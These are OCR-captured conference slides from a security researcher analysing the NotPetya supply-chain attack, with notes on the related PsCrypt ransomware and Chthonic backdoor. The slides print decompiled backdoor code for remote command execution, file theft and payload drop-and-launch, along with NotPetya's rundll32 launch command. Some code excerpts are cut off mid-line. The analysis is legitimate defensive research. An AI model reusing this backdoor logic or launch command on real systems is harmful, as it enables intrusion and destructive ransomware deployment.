if (str2 == "0")
{
    string str3 = cmd1.c;
    string[] strArrays1 = new string[] { "::" };
    strArrays = str3.Split(strArrays1, StringSplitOptions.RemoveEmptyEntries);
    string str4 = strArrays[0];
    num = 600000;
    if ((int)strArrays.Length > 1)
    {
        num = (int.TryParse(strArrays[1], out num) ? num * 60000 : 600000);
    }
    this.Result = this.RunCmd("cmd.exe", str4, num);
}
else if (str2 == "1")
{
    string str5 = cmd1.c;
    string[] strArrays2 = new string[] { "::" };
    strArrays = str5.Sp
    str = strArrays[0];
    numArray = Convert.
    this.Result = this.
}
else if (str2 == "2")
{
    this.Result = this.
}
else if (str2 == "3")
{
    this.Result = this.
}
else if (str2 == "4")
{
    string str6 = cmd1.
    string[] strArrays3
    strArrays = str6.Sp
    str = strArrays[0];
    numArray = Convert.
    num = 600000;
    if ((int)strArrays.
    {
        num = (int.TryP
    }
    this.Result = this.
}
```

ver. 189

```
        strArrays = str5.Split(strArrays2, StringSplitOptions.RemoveEmptyEntries);
        str = Environment.ExpandEnvironmentVariables(strArrays[0]);
        numArray = Convert.FromBase64String(cmd1.p);
        this.Result = this.DumpData(str, numArray);
        break;
    }
    case "2":
    {
        this.Result = this.MinInfo();
        break;
    }
    case "3":
    {
        this.Result = this.GetFile(cmd1.c);
        break;
    }
    case "4":
```

```
case "5":
{
    string str7 = cmd1.c;
    string[] strArrays4 = new string[] { "::" };
    strArrays = str7.Split(strArrays4, StringSplitOptions.RemoveEmptyEntries);
    str = strArrays[0];
    numArray = Convert.FromBase64String(cmd1.p);
    if ((int)strArrays.Length > 1)
    {
        empty = strArrays[1];
    }
    this.Result = this.AutoPayload(str, numArray, empty);
    break;
}
```

dump and execute NotPetya

Launch



```
public string AutoPayload(string name, byte[] data, string arguments)
{
    int num = 0;
    string empty = string.Empty;
    string str = "FAIL DUMP";
    string empty1 = string.Empty;
    try
    {
        try
        {
            string environmentVariable = Environment.GetEnvironmentVariable("windir");
            string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicatior
            if (!string.IsNullOrEmpty(environmentVariable))
            {
```

C:\\Windows\\system32\\rundll32.exe C:\\Windows\\perfc.dat,#1 30

```
                str = this.DumpData(empty1, data);
            }
            if ("OK" == str)
            {
                string str1 = Path.Combine(environmentVariable, "system32\\rundll32.exe");
                Process process = new Process();
                ProcessStartInfo processStartInfo = new ProcessStartInfo()
                {
                    FileName = str1,
                    UseShellExecute = false,
                    RedirectStandardOutput = true,
                    CreateNoWindow = true,
                    Arguments = string.Format("\"{0}\",#1 {1}", empty1, arguments)
                };
                process.StartInfo = processStartInfo;
                using (Process process1 = process)
                {
                    process1.Start();
                    if (num <= 0)
                    {
                        empty = string.Concat("Started Infinite: ", empty1);
                    }
                    else
                    {
                        process1.WaitForExit(num);
                        if (!process1.HasExited)
```


NotPetya Certificate

Another accounting software portal hacked



Attack via hacked cfm.com.ua


- PsCrypt 2
- Chthonic backdoor




PsCrypt is back

0.21308216 BTC

https://blockchain.info/address/1Gb4Pk85VKYngfDPy3X2tjYfzvU62oLnas



Chthonic previously seen in May 2017



Source: https://nioguard.blogspot.com/2017/06/chthonic-trojan-is-back-in-nation-state.html

Similarities vs Differences

Similarities	**Differences**
● Clones ● Single Bitcoin address ● Supply-chain attacks	● Source code ● Email, Tor, iBox are used in the decryption process.

Attacker’s portrait

- Hacker group or community
- Not very skilled in ransomware development
- Non-native Ukrainian speaker but pretends to be
- Financially motivated

Nation-state Attack As a Service

More hacker groups and malware developers

get involved in nation-state attacks

Thank you for attention!

Alexander Adamov

NioGuard Security Lab

@Alex_Ad

Blog https://nioguard.com

Online Sandbox https://nas.nioguard.com